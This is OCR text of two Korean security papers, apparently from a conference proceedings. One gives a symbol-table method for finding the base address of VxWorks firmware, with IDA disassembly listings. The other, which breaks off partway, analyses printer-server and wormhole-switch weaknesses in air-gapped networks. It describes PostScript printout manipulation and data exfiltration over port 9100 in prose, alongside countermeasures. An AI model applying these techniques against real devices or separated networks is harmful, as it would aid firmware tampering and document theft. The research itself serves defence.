펌웨어 분석을 위해서는 우선 펌웨어로부터 바이너리를 추출하여 Base Address를 기반으로 펌웨어의 분석이 이루어 져야 한다. 일반적으로 ELF(Excutable and Linkable Format) 헤더를 포함하는 펌웨어에는 Base Address에 관한 정보가 포함되어 있다. 하지만 많은 임베디드 장비의 펌웨어는 기기별로 구조적인 특성에 차이를 많이 보이고, 악의적인 공격을 위한 역공학

1) "본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음" (IITP-2017-2015-0-00403)

을 우려해 Base Address가 나타나지 않는 펌웨어 또한 많다.

본 논문에서는 Base Address가 나타나지 않는 펌웨어를 대상으로 정적 분석을 위해 필수적인 Base Address를 탐지하는 것을 목적으로 한다.

Base Address탐지의 대상이 되는 임베디드 시스템은 시장 점유율이 가장 높은 WindRiver 사의 RTOS인 VxWorks 시스템을 기반으로 하는 장비이다.[3] 해당 장비 펌웨어의 Symbol Table을 기반으로 Base Address를 탐지하는 방법을 제안한다.

II. 배경

2.1 관련연구

ARM 아키텍처 기준 주소 분석 도구에 관한 연구[4]는 ARM 아키텍처를 기반으로 한 임베디드 시스템에 대해서 Base Address를 탐지해주는 분석도구를 제안한다. 점프 테이블에 절대주소 값이 저장되어 있다는 점을 활용해 Base Address를 탐지한다. LDRLS 명령어를 탐색해 점프 테이블을 찾기 때문에, LDRLS 명령어를 지원하는 ARM 아키텍처 구조를 사용하는 임베디드 장비에 대해서만 적용할 수 있는 한계가 있다.

이러한 문제점을 해결하기 위해서 본 논문에서는 사실상 모든 임베디드 CPU에 포팅 되어 있는[5] VxWorks시스템을 기반으로 하는 펌웨어에 대해서 Base Address를 탐지해주는 방법에 대해서 제시한다.

2.2 Firmware 구조 및 정적 분석

펌웨어의 구조는 일반적으로 부트로더, 커널, 파일시스템으로 이루어져 있다.[6] 펌웨어의 각 구조의 영역에 대한 오프셋은 파일 시그니처를 이용해 바이너리 파일의 16진수 덤프를 분석해 알 수 있고, 간편하게 binwalk 툴을 이용해 구조의 영역에 대한 오프셋 및 바이너리 파일의 구조를 알 수 있다.

펌웨어 정적 분석이란 펌웨어로부터 바이너리를 추출하여 디스어셈블러를 활용해 소스코드를 분석하고, 펌웨어 구조를 분석하는 것을 말한다. 바이너리 파일을 실행하지 않고, 정적인 정보에 의해서 분석 하며, 동적 분석과 대조를 이룬다.

2.2 Base Address

Firmware의 정적 분석을 위해서는 실제 펌웨어가 디바이스에서 동작하는 주소를 알아야 한다.

```
ROM:8007D554 sub_8007D554:                           # DA
ROM:8007D554
ROM:8007D554 var_20          = -0x20
ROM:8007D554 var_1C          = -0x1C
ROM:8007D554 var_18          = -0x18
ROM:8007D554 var_10          = -0x10
ROM:8007D554 var_8           = -8
ROM:8007D554 var_4           = -4
ROM:8007D554 arg_0           =  0
ROM:8007D554 arg_4           =  4
ROM:8007D554 arg_8           =  8
ROM:8007D554 arg_C           =  0xC
ROM:8007D554
ROM:8007D554                 addiu   $sp, -0x30
ROM:8007D558                 sw      $ra, 0x30+var_4($sp)
ROM:8007D55C                 sw      $fp, 0x30+var_8($sp)
ROM:8007D560                 move    $fp, $sp
ROM:8007D564                 sw      $a0, 0x30+arg_0($fp)
ROM:8007D568                 sw      $a1, 0x30+arg_4($fp)
ROM:8007D56C                 sw      $a2, 0x30+arg_8($fp)
ROM:8007D570                 sw      $a3, 0x30+arg_C($fp)
ROM:8007D574                 jal     sub_802E3F38
ROM:8007D578                 nop
ROM:8007D57C                 beqz    $v0, loc_8007D58C
ROM:8007D580                 nop
ROM:8007D584                 j       loc_8007D5F8
```

[그림 1] Base Address를 적용한 펌웨어

```
ROM:0006D550  # ---------------------------------------------------------
ROM:0006D554                 .byte 0x27  # '
ROM:0006D555                 .byte 0xBD, 0xFF, 0xD0
ROM:0006D558                 .byte 0xAF  #
ROM:0006D559                 .byte 0xBF, 0, 0x2C
ROM:0006D55C                 .byte 0xAF  #
ROM:0006D55D                 .byte 0xBE, 0, 0x28
ROM:0006D560                 .byte    3
ROM:0006D561                 .byte 0xA0, 0xF0, 0x25
ROM:0006D564                 .byte 0xAF  #
ROM:0006D565                 .byte 0xC4, 0, 0x30
ROM:0006D568                 .byte 0xAF  #
ROM:0006D569                 .byte 0xC5, 0, 0x34
ROM:0006D56C                 .byte 0xAF  #
ROM:0006D56D                 .byte 0xC6, 0, 0x38
ROM:0006D570                 .byte 0xAF  #
ROM:0006D571                 .byte 0xC7, 0, 0x3C
ROM:0006D574                 .byte  0xC
ROM:0006D575                 .byte 0xB, 0x8F, 0xCE
ROM:0006D578                 .word 0
ROM:0006D57C                 .byte 0x10
ROM:0006D57D                 .byte 0x40, 0, 3
ROM:0006D580                 .word 0
ROM:0006D584                 .byte    8
ROM:0006D585                 .byte 1, 0xF5, 0x7E
ROM:0006D588                 .word 0
```

[그림 2] Base address를 적용하지 않은 펌웨어

그림 1과 2는 같은 펌웨어의 동일한 오프셋 위치를 대상으로 디스어셈블러(IDA Pro)에 펌웨어를 로드한 것이다.

위의 화면을 통해 알 수 있듯이, Base Address를 적용하지 않고 디스어셈블러에 파일을 로드하면 같은 펌웨어의 동일한 오프셋이어도 올바른 디스어셈블링이 이루어지지 않는다. 또한 올바른 함수영역 식별이 불가능 해 질 수 있고, 함수 자체를 인지하지 못할 가능성이 높다.

이렇듯 Base Address를 적용하지 않고 이루어지는 펌웨어 분석은 잘못된 방향으로 분석이

진행되기 쉽다. 따라서, Base Address를 적용해 펌웨어 정적 분석이 이루어져야 올바른 방향으로 펌웨어에 대한 분석이 이루어 질 수 있다.


2.3 VxWorks Symbol Table

Symbol table이란 해당 바이너리 파일에서 사용되는 함수 Symbol이 저장되어있는 주소 값과 함수가 실제 구현되어있는 주소 값을 포함하는 테이블이다. 본 논문에서 타겟이 되는 VxWorks 5의 Symbol Table의 구조는 아래와 같다.

VxWorks Symbol Table	
Dword	Symbol_address
Dword	Code_address
Dword	Symbol_type
Dword	null

[그림 3] VxWorks 5 Symbol Table 구조

우선 심볼 테이블에 포함되어있는 첫 번째 정보인 symbol_address는 해당 심볼이 저장되어 있는 주소 값 정보를 나타낸다. 두 번째, code_address는 심볼에 해당하는 함수나 변수의 값이 실제 저장되어있는 주소 값을 나타낸다. 마지막으로 symbol_type은 해당 심볼의 타입을 식별해주기 위해서 사용된다. 심볼이 함수를 나타내면 0x500, 변수를 나타내면 0x700값이 저장된다.



[그림 4] VxWorks 5 Symbol table binary

그림4는 VxWorks 5 운영체제를 사용하는 임베디드 기기 IP phone FV6020 펌웨어 심볼 테이블의 바이너리 출력 화면이다. 그림 3의 심볼 테이블의 구조와 그림 4의 바이너리 구조가 일치하는 것을 볼 수 있다.

심볼 테이블의 첫 번 째 주소(그림 4의 1번 부분) 0x0046FA24는 심볼 주소 0x80418AC8에 심볼이 실제 저장되어있는 주소 값을 나타내고, 그림 4의 2번 0x8007D554값은 해당 심볼의 함수 및 변수 값을 저장하고 있는 부분의 주소 값을 나타낸다. 그림 4의 3번 0x0500값은 함수 타입을 나타낸다. 마지막 4번은 널 값으로 채워진다.

하지만 0x80418AC8 주소 위치는 Base Address를 적용하지 않았을 때 펌웨어가 로드된 주소 값 범위에 속하지 않는다. 이를 통해 심볼 테이블에 저장되어있는 주소 값은 실제 펌웨어가 디바이스 상에 로드되었을 때의 절대 주소 값을 저장하고 있음을 유추할 수 있다. 심볼 테이블에서 절대 주소 값을 저장하고 있는 것은 Base Address탐지의 단서를 제공해준다.

III. 제안 기법

3.1 Base Address 탐지 기법

본 논문에서는 Base Address를 탐지하기 위해서 VxWorks 기반 심볼 테이블을 활용한다. 절차는 다음과 같다.

① Symbol table 시작 주소 탐색

Symbol table의 구조는 본 논문의 2.3절을 통해 일정한 구조가 반복되는 것을 알 수 있다. 또한, 심볼 테이블의 구성 요소 중, 심볼의 타입을 저장하는 symbol_type의 바이너리는 일정한 타입 값(0x500 또는 0x700)이 연속적으로 나타남을 알 수 있다. 이를 통해 symbol_type이 연속적으로 저장되어있는 부분의 시작점이 심볼 테이블의 시작 주소라는 것을 알 수 있다.

② Symbol 의 시작 주소 탐색

일반적으로 펌웨어에는 심볼이 특정 부분에 밀집되어 저장되어있다. 심볼이 처음 저장되어 있는 주소 값을 찾기 위해서, 바이너리 파일을 탐색해 문자열이 밀집되어 있는 부분의 시작 주소를 찾는다.

문자열들이 밀집되어있는 위치에 심볼이 저장되어있을 가능성이 높다. 탐색된 문자열 시작 주소 중 가장 많은 문자열들이 밀집되어있는 주소부터 심볼의 시작 주소라 가정하고 과정을 계속 진행한다.

③ Symbol Table에 포함되어있는 Symbol

주소 값 중 가장 낮은 주소 값 탐색

심볼 테이블에 저장되어있는 심볼 주소 값 중 가장 낮은 주소 값을 찾는다. 이 값은 절대 주소 값 이므로, 과정 2번에서 찾은 문자열들이 밀집되어있는 시작주소와 차이를 구하면 Base Address를 구할 수 있다.

④ Base Address 확인

Base Address= Symbol Table의 가장 낮은 심볼 주소-Symbol 시작주소

1~3번 과정을 통해 위와 같은 수식을 도출해 낼 수 있다. 문자열이 밀집되어있는 장소가 여러 곳일 수 있기 때문에 Base Address가 될 수 있는 후보 값들이 다수일 수 있다. Base Address 후보들은 본 논문에서 개발한 프로그램을 통해 알 수 있다. 따라서, 프로그램의 출력물을 바탕으로 Base Address후보 값들을 문자열이 가장 밀집되어있는 순서대로 Base Address로 적용한다. 그 후, 심볼 테이블 상에 있는 심볼 테이블의 함수 절대 주소 값에 존재하는지 여부를 판단한다. 함수가 해당 주소에 존재한다면 올바른 Base Address를 적용했음을 알 수 있다.

IV. 실험

4.1 실험 대상

분석 대상 펌웨어	
모델명	IP phone FV6020
CPU	MIPS
OS	VxWorks 5
Endian Type	Big endian
File size	25,988 KB

[표 1] 분석 대상 펌웨어 Specification

분석 대상이 되는 펌웨어 Specification은 표1과 같다. VxWorks Symbol Table 기반 Base Address 후보 값 출력을 위한 프로그램의 개발은 바이너리 패턴 매칭 방식을 이용하였다.[7]

펌웨어 분석은 IDA pro 디스어셈블러를 사용한다.

4.2 실험 결과 및 분석

```
kdg5509@ubuntu:~/Desktop/program$ python base_address_
#--------Base Address Detection Program-----------#


     Base address of Firmware 8D: 0x80010000


#----------------Thanks for using----------------#
```

[그림 5] 프로그램 출력 화면

본 논문에서 제안하는 Base Address 탐지 기법이 적용된 프로그램을 활용해 분석 대상 펌웨어의 Base address를 탐색한 결과 그림 5와 같이 base address가 0x80010000 값을 얻었다. 해당 펌웨어를 IDA에 Base Address를 적용하여 로드하였다.

로드된 펌웨어의 심볼 테이블에 저장되어있는 심볼 주소 중 가장 낮은 주소는 0x803E37이고, 해당 심볼의 함수 주소 값은 0x8036D904 라는 것을 바이너리 덤프를 통해 알 수 있다.

```
ROM:803E37C0 aZlib_zcfree:    .ascii "zlib_zcfree"<0>
ROM:803E37CC                  .ascii "zlib_zcalloc"<0>
ROM:803E37D9                  .byte 0, 0, 0
ROM:803E37DC                  .ascii "zlib_z_inflateSyncPoint"<0>
ROM:803E37F4 aZlib_z_infla_0:.ascii "zlib_z_inflateSync"<0>
ROM:803E3807                  .byte 0
ROM:803E3808 aZlib_z_infla_1:.ascii "zlib_z_inflateSetDictionary"<0>
ROM:803E3824 aZlib_z_infla_2:.ascii "zlib_z_inflateReset"<0>
ROM:803E3838 aZlib_z_infla_3:.ascii "zlib_z_inflateInit_"<0>
ROM:803E384C aZlib_z_infla_4:.ascii "zlib_z_inflateInit2_"<0>
ROM:803E3861                  .byte 0, 0, 0
ROM:803E3864 aZlib_z_infla_5:.ascii "zlib_z_inflateEnd"<0>
ROM:803E3876                  .half 0
ROM:803E3878 aZlib_z_infla_6:.ascii "zlib_z_inflate"<0>
```

[그림 6] Symbol 시작주소(0x803E37C0)

심볼 주소0x803E37C0에는 심볼이 밀집되어있음을 그림 6을 통해 알 수 있다.

```
ROM:8036D904  # =============== S U B R O U T I N E =======================================
ROM:8036D904
ROM:8036D904
ROM:8036D904 sub_8036D904:                    # DATA XREF: sub_8036472C+CC↑o
ROM:8036D904                                  # sub_803683E8+C0↑o
ROM:8036D904                addiu   $sp, -0x18
ROM:8036D908                sw      $ra, 0x14($sp)
ROM:8036D90C                sw      $fp, 0x10($sp)
ROM:8036D910                move    $fp, $sp
ROM:8036D914                sw      $a0, 0x18($fp)
ROM:8036D918                sw      $a1, 0x1C($fp)
ROM:8036D91C                lw      $a0, 0x1C($fp)
ROM:8036D920                jal     sub_802E7BF8
ROM:8036D924                nop
ROM:8036D928                lw      $v0, 0x18($fp)
ROM:8036D92C                beqz    $v0, loc_8036D93C
ROM:8036D930                nop
ROM:8036D934                j       loc_8036D93C
ROM:8036D938                nop
ROM:8036D93C  # ---------------------------------------------------------------------------
```

[그림 7] Symbol 함수의 주소(0x8036D904)

그림 7은 심볼 테이블에 저장되어있는 함수 주소 값 0x8036D904 위치에 함수가 구현되어있음을 보여준다.

또한 분석 대상이 되는 펌웨어에 base Address를 적용한 결과 IDA에서 탐지한 함수 개수가 base Address를 적용하지 않고 로드했을 경우(5801개) 보다 현저히 증가한(9841개) 것을 통해서 올바르게 Base Address가 적용되었음을 알 수 있다.

V. 결론

본 논문에서 제안하는 Base Address Detection을 위한 기법은 펌웨어 정적 분석을

위해 필수적인 Base Address를 제공해 올바른 펌웨어 정적 분석을 하는데 도움을 줄 것이다. 향후 Base Address 검증 과정을 자동화하는 연구를 더해 Base Address 탐지부터 검증 과정까지의 모든 과정을 자동화할 것이다.

[참고문헌]

[1] 네이버캐스트,“사물인터넷”, http://navercast.naver.com/contents.nhn?rid=122&contents_id=40446, 시스코, 2016-12-26.

[2] 최성호, 곽진, “국외 의료기기 보안위협 사례 및 보안 동향 조사”, 정보보호학회지 제25권 제3호, 2015.6, 11-18 (8 pages)

[3] 박은주,“윈드리버, 임베디드 RTOS, 리눅스 시장 점유율 선두 달린다.” 아이씨엔 ,2014-12-23, https://thecontrol.wordpress.com/tag/vxworks/

[4] 강지훈, 류재철,“ARM 아키텍처 기반 바이너리 정적 분석을 위한 기준 주소 분석 도구”,정보보호학회논문지 제26권 제5호, 2016.10, 1185-1189 (5 pages)

[5] wikipedia,“VxWorks”, https://en.wikipedia.org/wiki/VxWorks, 2017-05-16

[6] 임을규 ,“임베디드 장비 펌웨어 분석 방법”, 정보과학지 34(1), 2016.01

[7] http://graland-security.blogspot.kr, 2017-05-15

물리적 망분리 환경에서 발생할 수 있는 보안 취약점에 관한 연구

오승렬, 강효수, 박설하, 송태길*

*한국원자력연구원 사이버보안팀

A Research on Security Threats in Physical Network Separation

Seongyeol Oh, Hyo Soo Kang, Sullha Park, Tai Gil Song*

*Cyber Security Team, Korea Atomic Energy Research Institute.

요 약

최근 주요 기관을 대상으로 고도화된 사이버 침해 사례가 급증하고 있다. 이에 따라 정부에서는 관련 법령을 개정하고 주요 기관에 망 분리 정책을 시행하여 사이버 침해에 대응하고 있다. 그러나 물리적 망분리 환경에서도 여전히 사이버 침해 가능성이 꾸준히 제기되고 있다. 본 논문에서는 기존에 분석되지 않은 물리적 망분리 환경에서의 새로운 취약점에 대하여 분석하고 대응방안, 향후 연구 방향에 대하여 분석할 것이다.

I. 서론

최근 금융기관, 정보통신 사업자, 공공기관 등 주요 기관을 대상으로 APT(Advanced Persistent Threats) 공격을 비롯한 고도화된 사이버 침해 사례가 늘어나고 있다. 이러한 정교한 사이버 공격은 방화벽, IDS, IPS, 안티바이러스 등 기존 보안 솔루션으로 대응하기 어려워 정보 유출, 서비스 마비 등의 피해가 속출하고 있다. 이에 따라, 정부에서는 관련 법령[1]을 개정하여 주요 기관들이 업무망과 인터넷망을 분리하여 운영하도록 의무화하였다. 망분리는 도입 시 비용이 많이 들고 업무 효율이 떨어지는 단점이 있으나 업무망에 대한 직접적인 악성코드 유입을 차단하는 등 보안성 향상에 효과가 있다는 장점이 있다. 특히 물리적 망분리는 네트워크를 통한 악성코드의 유입이나 해커의 접근을 물리적으로 차단하기 때문에 높은 보안 수준을 요구하는 기관에서는 물리적 망분리를 의무적으로 적용하고 있다. 그러나 물리적 망분리가 다양한 사이버 위협에 대한 완전한 솔루션이 될 수 없다. 기존 연구에서는 물리적 망분리 환경에서 망간 자료전송 또는 보조기억매체를 통한 악성코드 유입, 사용자 부주의로 인한 정보유출 등의 취약점이 발생할 수 있다고 분석하였다. 또한 에드워드 스노든의 폭로사건과 같은 내부자의 자료 유출[2], 내부망의 이중 랜카드 설치로 인한 군 악성코드 감염 사례[3], 스턱스넷과 같은 특정 시스템 타겟 공격[4], 드론을 이용한 무선 네트워크 연결 시도 등 망분리 기관에 대한 다양한 실제 침해 사례도 등장하고 있다.

---

1) 정보통신망 이용촉진 및 정보보호 등에 관한 법률, 개인정보보호법, 금융전산 망분리 가이드라인, 국가 정보보안 기본지침

2) http://www.itworld.co.kr/news/87884

3) http://www.itworld.co.kr/news/102451

4) http://www.zdnet.co.kr/news/news_view.asp?artice_id20100926233055

본 논문에서는 앞서 언급한 망분리로 인한 업무 상 불편함과 자원 비효율성을 해결하기 위한 업무 환경 구성에서 발생할 수 있는 새로운 보안 취약점에 대하여 분석할 것이다. 물리적 망분리 환경에서는 망 별로 PC를 별도로 사용하지만 프린터는 일반적으로 프린터 서버를 이용하여 망 구분 없이 사용한다. 또한 일부 사용자는 웜홀과 같은 장치를 사용하여 키보드, 마우스 통제 및 PC간 데이터 이동을 하는 경우가 있다. 본 연구는 이러한 환경에서 악성코드 유입, 업무자료 유출 등의 사이버 침해 가능성에 대하여 분석하고 대응방안을 제시할 것이다. 논문의 세부 구성은 다음과 같다. 2장에서는 망분리의 도입배경과 망분리 방식에 따른 기존 취약점 분석을 소개하고 3장에서는 프린터를 통한 취약점에 대해서 분석한다. 4장에서는 웜홀을 통한 취약점에 대해 분석하며 5장에서는 향후 연구 방향을 제시할 것이다.

II. 관련 연구

2.1 망분리 도입배경

2006년부터 해킹 대응 방안 계획을 통해 공공기관의 망분리 운영 의무화가 시작됐으며, 2012년 정보통신망법과 개인정보보호법에서 주요 개인정보 관리 시스템에 대한 망분리를 의무화하면서 일반 기업까지 망분리가 확산됐다. 일반 기업의 경우 전년도 말 기준 직전 3개월간 개인정보를 저장하고 있는 이용자수가 일평균 100만 명 이상이거나 정보통신서비스 부문의 전년도 매출액이 100억 이상일 경우가 해당된다. 금융권의 경우, 2013년에 금융권 전산망을 마비시킨 3.20 사이버테러 이후 금융위원회는 '금융권 전산망 망분리 가이드라인'을 내놨다. 이에 따라 금융기관 전산센터의 망분리를 의무화하여 2014년까지 망분리를 구축하고 본점 및 영업점에 대해서는 단계적으로 망분리를 구축하도록 하였다.

2.2 망분리 방식

망분리는 크게 물리적 망분리와 논리적 망분리로 구분할 수 있다.

2.2.1 물리적 망분리

물리적 망분리는 인터넷망 외에 별도의 망을 구축하여 물리적으로 망을 분리하는 방식이다. 물리적 망분리는 크게 2대의 PC를 사용하는 방식, 망분리 전환 장치를 사용하는 방식, 멀티 PC를 사용하는 방식으로 나눌 수 있다.

물리적 망분리의 장점으로는 물리적으로 완전히 망이 분리되어 있기 때문에 높은 보안성을 가진다는 점이다. 그러나 별도의 망을 구축해야 하기 때문에 도입비용이 많이 들고 2대의 PC를 사용할 경우 공간을 많이 차지하고 업무 연속성이 떨어져서 생산성이 떨어진다는 단점이 있다[2].

2.2.2 논리적 망분리

논리적 망분리는 가상화 기술을 사용해서 논리적으로 인터넷망과 업무망을 분리하는 방식이다.

논리적 망분리는 크게 서버 기반 가상화와 PC 기반 가상화가 있는데, 서버 기반 가상화는 업무 PC로 가상화 서버를 이용하여 인터넷을 사용하는 방식이고, PC 기반 가상화는 기존 PC에 가상화된 인터넷 영역을 생성하는 방식이다.

논리적 망분리는 별도의 망을 따로 구축하지 않고 추가 장비 도입이 적기 때문에 물리적 망분리에 비해 구축 비용이 적고 1대의 PC만을 사용하면 되기 때문에 업무 연속성이 높아서 생산성이 높다는 장점이 있다. 그러나 완전한 망분리가 아니기 때문에 물리적 망분리보다 악성코드 감염 가능성이 높고, 다양한 PC 환경에 대한 호환성 확보 및 중앙관리가 어렵다는 단점이 있다[2].

2.3 망분리의 취약점에 대한 기존 연구

망분리의 취약점에 대한 기존 연구에 대해 보면 이은배[3]는 물리적 망분리를 하더라도 업무용 PC와 인터넷용 PC 사이 자료 이동 및 공유, 업무 PC의 관리 소홀로 인한 정보 유출 가능성 및 고의적인 유출 가능성, 이동 저장 장치 등을 통한 유출 가능성 등의 내부 정보 유출 및 악성코드 감염 가능성이 있다고 한다.


조병주[4]는 망간 자료전송을 통한 악성코드 유입, 인터넷 접속을 통한 업무망의 악성코드 감염, 보조기억장치를 통한 악성코드 감염 이렇게 3가지의 악성코드 감염 가능성에 대해 실험하였다. 그 결과, 망간 자료 전송을 통한 악성코드 감염은 망간 자료전송 보안 정책이 잘 설정 되었을 경우에는 안전하다고 볼 수 있고, 인터넷 접속을 통한 악성코드 감염은 망분리로 방지가 가능하나 예외정책으로 인터넷 접속을 가능하게 하는 업무용PC의 경우 악성코드 감염 가능성이 있으며 보조기억장치를 통한 악성코드 감염은 망분리로는 차단하기 어렵다고 말한다.

III. 프린터를 통한 취약점

이 장에서는 망분리 환경에서 프린터 구성에 따라 발생할 수 있는 보안 취약점에 대해 분석할 것이다. Jens Müller에 의하면[5], 기존에 로컬 환경에서만 사용되던 프린터가 네트워크 시스템에 연결되면서 다양한 보안 위협에 노출되고 있다. 이 연구팀은 프린터의 페이지 출력을 설정하는 PostScript 파일 입출력 과정이나 PJL(Printer Job Language) 파일 시스템 등에서 발생할 수 있는 취약점에 대하여 체계적으로 정리하였다. 프린터는 네트워크, USB, RAW 포트 등을 통해 외부와 연결되며, 상기 취약점에 의해 공격을 당할 수 있다. 일반적으로 물리적 망분리 환경에서는 내부망에서 프린터를 연결하여 사용하기 때문에 네트워크를 통한 공격이 어렵지만 후술할 특정 상황에서는 위협에 노출될 가능성이 있다.

3.1 프린터 서버


일반적인 사무실 업무 환경에서 한 대의 프린터로 여러 대의 PC에서 출력하기 위해 네트워크 프린터를 사용한다. 그러나 물리적 망분리 환경에서는 내부망과 외부망의 네트워크가 분리되어 있기 때문에 망 별로 각각 프린터를 연결하여 사용해야 한다. 이 때 그림 1과 같이 프린터 서버를 도입하면 분리된 망에서도 하나의 프린터로 문서를 출력할 수 있다. 프린터 서버는 별도의 랜카드를 가지고 있는 장비로, 프린터와 USB 포트를 통해 연결된다. PC에서 클라이언트를 설치하고 프린터 서버에 연결하면 PC의 프린트 요청을 USB 포트를 통해 프린터에 전달하기 때문에 PC와 프린터가 다른 네트워크에 있더라도 출력 요청을 할 수 있다. 그러나 이러한 특징 때문에 악의적인 공격자가 외부망을 통한 공격을 시도했을 때 내부망 프린트 작업에 영향을 미칠 수 있다. Jens Müller가 연구한 프린터 공격은 대부분 악성 PostScript, PJL 커맨드 송신 등 프린터에 악의적인 프린트 요청에 의한 것이므로 다음 절에서 언급한 공격들에 노출될 수 있다.



[그림 1] 물리적 망분리 환경에서 프린터 서버의 구성

3.2 출력물 내용 조작

PostScript 문서에서 출력 페이지 이미징에 관련된 동작을 수행할 때 operator를 호출한다. 이 때 dictionary 스택에서 가장 먼저 발견되는 operator를 호출하는데, 일반적으로 systemdict에 구현된 operator를 호출한다. 그러나 userdict에 사용자 정의 operator를 구현할 경우 스택 구조의 특성 상 userdict의 operator가 먼저 실행된다. 이 사용자 정의 operator에 특정 이미지를 출력하도록 조작하면 문서에 임의의 이미지가 출력되도록 할 수 있다. 이 방법은 문서 자체를 변경하는 것이 아니기 때문에 DRM, 워터마크 등의 문서 보안 솔루션으로도 막을 수 없다. 만약 공문서나 예산, 계약 관련 문서의 수치를 변경하는 등의 내용 조작이 발생한다면 큰 혼란을 초래할 수 있다.



[그림 2] PostScript dictionary 스택 구조[5]

3.3 내/외부망 자료 유출

물리적 망분리를 시행하는 주요 기관에서는 기밀문서가 유출될 경우 아주 심각한 피해를 받을 수 있다. 3.2절에서 언급한 operator 조작이 가능한 경우 출력 시 프린터에서 처리하는 데이터 스트림을 해석하여 출력하려는 문서를 추출할 수 있다. 그러나 출력 문서를 추출하더라도 공격자가 추출한 파일을 가져갈 수 있도록 추가적인 공격이 필요하다. 공격자는 악성 웹페이지에 사용자가 접속할 경우 9100번 RAW 포트로 악성 PostScript 코드가 들어있는 HTTP POST 메시지를 전송하여 operator를 조작하고 결과물을 전송받게 된다. 이러한 공격은 프린터의 이미지 처리 프로세스를 조작하여 외부망을 통해 자료를 유출하기 때문에 내부망에서 출력한 문서까지 유출될 가능성이 있으므로 매우 위험하다.

3.4 대응 방안


기본적으로 상기 언급한 취약점들은 모든 프린터 모델에서 통용되지는 않는다. 제조사 별로 출력물을 처리하는 방식이나 내부 로직의 무결성을 검증하는 방법 등이 차이가 있어 모델에 따라 취약점이 아직 발견되지 않은 경우도 있다. 따라서 주기적으로 제조사의 보안 패치를 확인하고 설치하는 것이 가장 중요하며, 자료 유출의 경우 9100번 포트를 통하여 공격이 시도되므로 해당 포트를 차단하는 것도 예방책이 될 수 있다.

IV. 웜홀 스위치를 통한 취약점

이 장에서는 망분리 환경에서 KVM 스위치를 사용함으로써 분리된 네트워크를 연결하는 접점이 형성되고 이로 인해 초래할 수 있는 보안 위협에 대해 분석하고자 한다.

4.1 웜홀 스위치


웜홀 스위치는 KVM(Keyboard, Video Monitor, Mouse) 스위치와 유사하나 중요한 몇 가지 차이점이 있다. 먼저 KVM 스위치(KVM Switch)는 그림 3과 같이 하나의 키보드, 모니터, 마우스로 두 대 이상의 컴퓨터를 선택하여 제어할 수 있도록 해 주는 장치로 물리적 망분리 환경에서 주로 사용하는 장치이다.



[그림 3] KVM 스위치 구성

웜홀 스위치는 그림 4와 같이 두 대의 컴퓨터와 두 대의 모니터에 하나의 키보드와 마우스를 사용하며, 두 대의 컴퓨터를 하나의 물리적인 USB 케이블로 고정 연결한다는 점이 KVM 스위치와 비교했을 때 구성상 가장 큰 차이점이다. 이런 구성상 특성으로 인해 마우스를 서로 다른 컴퓨터에 연결된 모니터상에서 이동시키는 것만으로 현재 마우스가 위치한 모니터와 연결된 컴퓨터에 대한 제어권을 가질 수 있게 된다. 뿐만 아니라, 웜홀 스위치는 컴퓨터에 대한 제어권만 제공하는 KVM 스위치와는 달리 두 대의 컴퓨터 간에 자료까지 송·수신할 수 있는 기능까지 가지고 있다. 따라서 보안에 대한 수준이 낮은 부주의한 사용자가 망분리 환경에서 서로 다른 네트워크에 속한 두 대의 컴퓨터를 대상으로 웜홀 스위치를 사용할 경우 이종 네트워크 간 연결접점을 형성하여 망분리의 취지를 무력화시키며, 업무망이나 폐쇄망에 직접 접근할 수 있는 통로를 제공함으

로써 다음과 같은 보안상 심각한 취약점을 발생시킨다.



[그림 4] 웜홀 스위치 구성

4.2 자료전송시스템 우회

망분리 기관에서는 업무망에서 생성한 중요자료에 대한 유출을 방지하기 위해 자료전송시스템을 구축·운영하고 있으며, 내부에서 외부로 자료를 전송할 때에는 승인권자의 사전 또는 사후 결재를 받고 있다. 해당 과정을 통해 승인권자로부터 외부로 전달하고자 하는 자료의 컨텐츠에 대한 공개 가능성 여부를 검토받게 되며, 자료전송시스템은 자료 송·수신에 대한 로그를 저장하여, 보안담당자가 내부자료가 외부로 전송된 내역을 관리 및 추적할 수 있게 해준다.

하지만 웜홀 스위치를 통해 업무망과 인터넷망에 연결된 두 대의 컴퓨터를 연결할 경우에 다음과 같은 보안 취약점을 초래하게 된다.

내부자에 의한 내부자료 유출 웜홀 스위치를 통해 개인이 본인의 판단에 따라 내부자료를 외부로 전송하는 일이 생길 수 있어, 올바르지 않은 판단으로 인한 내부자료가 유출될 수 있다. 또한, 퇴직자가 보안조직의 감시를 피해 중요기밀자료를 외부로 전송할 수 있어 내부자료 유출 가능성이 굉장히 높아지며, 보안담당자는 조직 내부의 자료 유출이 발생하고 있는지 탐지하기 위한 로그분석과 같은 활동을 할 수 없게 된다.

